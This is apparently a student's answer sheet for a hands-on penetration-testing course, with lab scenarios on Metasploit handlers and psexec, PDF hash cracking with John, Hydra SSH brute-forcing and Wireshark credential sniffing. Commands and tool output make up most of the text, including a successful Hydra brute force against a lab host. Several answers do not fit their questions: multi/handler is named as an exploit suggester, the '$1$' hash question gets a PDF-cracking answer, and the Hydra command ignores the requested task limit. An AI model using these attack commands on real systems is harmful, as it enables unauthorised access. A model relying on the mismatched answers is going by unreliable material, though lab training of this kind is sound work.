



**Enhancing Digital Government Economy (EDGE)
Digital Skills for Students**



Host University: Chittagong University of Engineering and Technology

Host Dept./Institute/Center: Dept. of CSE, CUET

Venue: Southeast University, Batch Number: CADS-003

**Training Track/Course Name: Applied Penetration Testing Engineer: Hands-on
Level: Advanced Level**

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Batch: CADS003

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Scenario No: 01

1. What command did you use to discover the hidden internal IP address?

Answer: ipconfig

```
C:\Users\USER\Desktop>ipconfig
ipconfig

Windows IP Configuration

Interface: Ethernet adapter Ethernet:
No. Name Source Destination Protocol Length Info
Connection-specific DNS Suffix . . : 8e19f42
Link-local IPv6 Address . . . . . : fe80::6690:2375:4fcd:2898%3
IPv4 Address. . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.57.1
Wireless LAN adapter Local Area Connection* 1:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . : c8:00:08
Wireless LAN adapter Local Area Connection* 10:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . : c8:00:08
Ethernet adapter VMware Network Adapter VMnet1:
Link-local IPv6 Address . . . . . : fe80::57fd:d02d:29df:4132%18
IPv4 Address. . . . . : 192.168.81.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
Ethernet adapter VMware Network Adapter VMnet8:
Connection-specific DNS Suffix . . : 57:128:
Link-local IPv6 Address . . . . . : fe80::fc04:dff1:5c2:2883%4
IPv4 Address. . . . . : 192.168.57.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
Wireless LAN adapter Wi-Fi:
Connection-specific DNS Suffix . . :
IPv6 Address. . . . . : 2404:1c40:ba:71fc:b6be:4567:54e3:9704
Temporary IPv6 Address. . . . . : 2404:1c40:ba:71fc:d4f1:84b3:1c89:9f3c
Link-local IPv6 Address . . . . . : fe80::edc0:4eaf:3236:bc25%6
IPv4 Address. . . . . : 10.109.175.218
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::34c8:bcff:feef:e12b%6
10.109.175.84
```

2. Which Metasploit post-module can you use to suggest potential exploits for escalating?

Answer: exploit/multi/handle

```
msf > search multi/handler

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -             -      -      -
0  exploit/android/local/janus              2017-07-31      manual Yes     Android Janus APK Signature bypass
1  auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24      normal Yes     Apache mod_cgi Bash Environment Variable Injection (Shellshock)
Scanner
2  exploit/linux/local/desktop_privilege_escalation 2014-08-07      excellent Yes     Desktop Linux Password Stealer and Privilege Escalation
3  \_ target: Linux x86                      .               .       .       .
4  \_ target: Linux x86_64                   .               .       .       .
5  exploit/multi/handler                    .               manual  No      Generic Payload Handler
6  exploit/windows/mssql/mssql_linkcrawler 2000-01-01      great   No      Microsoft SQL Server Database Link Crawling Command Execution
7  exploit/windows/browser/persits_xupload_traversal 2009-09-29      excellent No      Persits XUpload ActiveX MakeHttpRequest Directory Traversal

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/browser/persits_xupload_traversal

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) >
```

3. You found a hash for a user named admin backup. If you cannot crack this hash, what Metasploit module allows you to use the hash itself to authenticate to other machines?

Answer: exploit/windows/smb/psexec

```
Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -             -      -      -
0  exploit/windows/smb/psexec              1999-01-01      manual  No      Microsoft Windows Authenticated User Code Execution
1  \_ target: Automatic                      .               .       .       .
2  \_ target: PowerShell                     .               .       .       .
3  \_ target: Native upload                  .               .       .       .
4  \_ target: MOF upload                     .               .       .       .
5  \_ target: Command                        .               .       .       .

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/psexec
After interacting with a module you can manually set a TARGET with set TARGET 'Command'
```

4. After setting the route, which auxiliary module can you run to perform a TCP port scan on Target 2 from within the Metasploit framework?

Answer: auxiliary/scanner/portscan/tcp

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.206.133 netmask 255.255.255.0 broadcast 192.168.206.255
    inet6 fe80::d637:5530:bd38:439b prefixlen 64 scopeid 0<link>
    ether 00:0c:29:0d:d1:ea txqueuelen 1000 (Ethernet)
    RX packets 1306 bytes 134643 (131.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1410 bytes 1522791 (1.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 23 bytes 2815 (2.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 2815 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf auxiliary(scanner/portscan/tcp) > set Rhost 192.168.206.133
Rhost => 192.168.206.133
msf auxiliary(scanner/portscan/tcp) > exploit
[*] 192.168.206.133 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Scenario No: 02

1. What does the \$1\$ prefix indicate about the hashing algorithm used, and what command would you use to show the cracked password if you've already run the session?

Answer:

Pdf2john Vulnerability\Identification.pdf

Pdf2john Vulnerability\Identification.pdf > Lock.txt

John Lock.txt --wordlist=/home/kali/hashes.txt

```
(root@kali)-[/home/kali]
# pdf2john Vulnerability\ Identification.pdf
Vulnerability Identification.pdf:$pdf$4*4*128*-1060*1*16*12919980a610eb4ab0cdacafac9e7694*32*452e3842df0de55f6d9438026a78953a000000000000000
0000000000000000*32*408b37bcf12da873d7f2840f3c1b917a023961ded4c8164d38e46e9655e66775

(root@kali)-[/home/kali]
# pdf2john Vulnerability\ Identification.pdf > Lock.txt

(root@kali)-[/home/kali]
# john Lock.txt --wordlist=/home/kali/hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (Vulnerability Identification.pdf)
1g 0:00:00:00 DONE (2026-05-17 08:48) 50.00g/s 500.0p/s 500.0c/s 500.0c/s adashkfa..trggr
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```

2. Write the specific Hydra command to target the SSH service for user your custom username list using your custom password list, ensuring you use 4 parallel tasks to remain stealthy.

Answer:

hydra ssh://192.168.57.128 -L user.txt -P hashes.txt -V -f

```
(root@kali) ~# hydra ssh://192.168.57.128 -L user.txt -P hashes.txt -V -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 09:11:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60 login tries (l:5/p:12), ~4 tries per task
[DATA] attacking ssh://192.168.57.128:22/
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "adashkfa" - 1 of 60 [child 0] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "admin" - 2 of 60 [child 1] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "asdhakd" - 3 of 60 [child 2] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "admin" - 4 of 60 [child 3] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "password" - 5 of 60 [child 4] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "asfsa" - 6 of 60 [child 5] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "safaf" - 7 of 60 [child 6] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "asdaf" - 8 of 60 [child 7] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "asfasf" - 9 of 60 [child 8] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "trggr" - 10 of 60 [child 9] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "marlinspike" - 11 of 60 [child 10] (0/0)
[ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "asffas" - 12 of 60 [child 11] (0/0)
[ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "adashkfa" - 13 of 60 [child 12] (0/0)
[ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "admin" - 14 of 60 [child 13] (0/0)
[ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "asdhakd" - 15 of 60 [child 14] (0/0)
[ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "admin" - 16 of 60 [child 15] (0/0)
[ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "password" - 17 of 63 [child 1] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "asfsa" - 18 of 63 [child 13] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "safaf" - 19 of 63 [child 0] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "asdaf" - 20 of 63 [child 2] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "asfasf" - 21 of 63 [child 3] (0/3)
```

```
[RE-ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "asfsa" - 39 of 63 [child 13] (0/3)
[ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "admin" - 40 of 63 [child 14] (0/3)
[ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "password" - 41 of 63 [child 3] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "asffas" - 41 of 63 [child 6] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "asfsa" - 41 of 63 [child 13] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "password" - 41 of 63 [child 3] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "admin" - 41 of 63 [child 14] (0/3)
[ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "asfsa" - 42 of 63 [child 8] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "password" - 42 of 63 [child 3] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "admin" - 42 of 63 [child 14] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "password" - 42 of 63 [child 3] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "admin" - 42 of 63 [child 14] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "admin" - 42 of 63 [child 14] (0/3)
[ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "safaf" - 43 of 63 [child 1] (0/3)
[ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "asdaf" - 44 of 63 [child 5] (0/3)
[ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "asfasf" - 45 of 63 [child 0] (0/3)
[ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "trggr" - 46 of 63 [child 2] (0/3)
[ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "marlinspike" - 47 of 63 [child 7] (0/3)
[ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "asffas" - 48 of 63 [child 9] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "adashkfa" - 49 of 63 [child 4] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "admin" - 50 of 63 [child 11] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "trggr" - 50 of 63 [child 2] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asdhakd" - 51 of 63 [child 13] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "trggr" - 51 of 63 [child 2] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "admin" - 52 of 63 [child 6] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "trggr" - 52 of 63 [child 2] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "admin" - 52 of 63 [child 6] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "trggr" - 52 of 63 [child 2] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "password" - 53 of 63 [child 8] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asfsa" - 54 of 63 [child 3] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "safaf" - 55 of 63 [child 14] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asfsa" - 55 of 63 [child 3] (0/3)
```

```
[ATTEMPT] target 192.168.57.128 - login "sfdjhsdgg" - pass "asffas" - 48 of 63 [child 9] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "adashkfa" - 49 of 63 [child 4] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "admin" - 50 of 63 [child 11] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "trggr" - 50 of 63 [child 2] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asdhakd" - 51 of 63 [child 13] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "trggr" - 51 of 63 [child 2] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "admin" - 52 of 63 [child 6] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "trggr" - 52 of 63 [child 2] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "admin" - 52 of 63 [child 6] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "trggr" - 52 of 63 [child 2] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "password" - 53 of 63 [child 8] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asfsa" - 54 of 63 [child 3] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "safaf" - 55 of 63 [child 14] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asfsa" - 55 of 63 [child 3] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asdaf" - 56 of 63 [child 1] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asfasf" - 57 of 63 [child 5] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "trggr" - 58 of 63 [child 7] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "marlinspike" - 59 of 63 [child 9] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asfasf" - 59 of 63 [child 5] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "trggr" - 59 of 63 [child 7] (0/3)
[RE-ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asfasf" - 59 of 63 [child 5] (0/3)
[ATTEMPT] target 192.168.57.128 - login "asfha" - pass "asffas" - 60 of 63 [child 0] (0/3)
[REDO-ATTEMPT] target 192.168.57.128 - login "marlinspike" - pass "marlinspike" - 61 of 63 [child 4] (1/3)
[REDO-ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "admin" - 61 of 63 [child 7] (2/3)
[REDO-ATTEMPT] target 192.168.57.128 - login "asufhskf" - pass "adashkfa" - 62 of 63 [child 11] (3/3)
[22][ssh] host: 192.168.57.128 login: marlinspike password: marlinspike
[STATUS] attack finished for 192.168.57.128 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 09:11:20
```

Found login: marlinspike, password: marlinspike of VAPT Box.

3. What is a "Salt", and how does it specifically protect against Rainbow Table attacks?
Answer: A **salt** is a random, unique value that is generated for each user and combined with their password *before* hashing. It's stored alongside the hashed password in the database.

A **Rainbow Table** is a precomputed lookup table that maps common passwords to their hashes.

The attack relies on the hash being *precomputable*. A salt breaks this in two ways:

1. The attacker can't precompute anything useful

The rainbow table was built by hashing "password123". But the actual hash in your database is of "xK9#mP2\$password123". That string was never in the table. The attacker would need to rebuild the entire rainbow table *for every possible salt value* — which is computationally infeasible.


2. The same password produces different hashes

Without salts, if 500 users have the password "123456", they all have the same hash. Crack one, crack them all. With salts, each of those 500 users produces a *unique* hash, so the attacker must attack each account individually.

Scenario No: 03

1. What Wireshark filter is most effective for isolating the username and password sent via an unencrypted web form?

Answer: http.request.method == "POST"




2. What is this encoding method, and how do you view the plaintext within Wireshark?
Answer:

FTP transmits credentials in cleartext. However, if you're seeing encoded data (e.g., in AUTH or PASS fields), it's almost certainly **Base64**.

What Base64 looks like in Wireshark: PASS dXNlcjpwYXNzd29yZA==

- i. In the **Packet Bytes** pane (bottom panel), Wireshark already shows the ASCII representation on the right side — Base64 strings will be readable there as-is since they're ASCII characters
- ii. For the *decoded* value, use **Tools → Lua Console** or export and decode externally



3. What is the specific term for this packet type, and what does it tell a defender?
Answer:

The packet type is called a Gratuitous ARP packet. A Gratuitous ARP tells a defender that: Normal network behavior or a possible ARP spoofing / ARP poisoning attack if suspicious or repeated frequently. Defenders often treat unexpected Gratuitous ARPs as indicators of possible man-in-the-middle (MITM) activity.

4. Which Wireshark feature allows you to see the entire FTP session (USER, PASS, LIST, etc.) in a single, continuous window?

Answer:

The Wireshark feature is:

Follow TCP Stream This feature reconstructs the entire FTP conversation in one continuous window, including commands such as:

USER

PASS

LIST

RETR

STOR

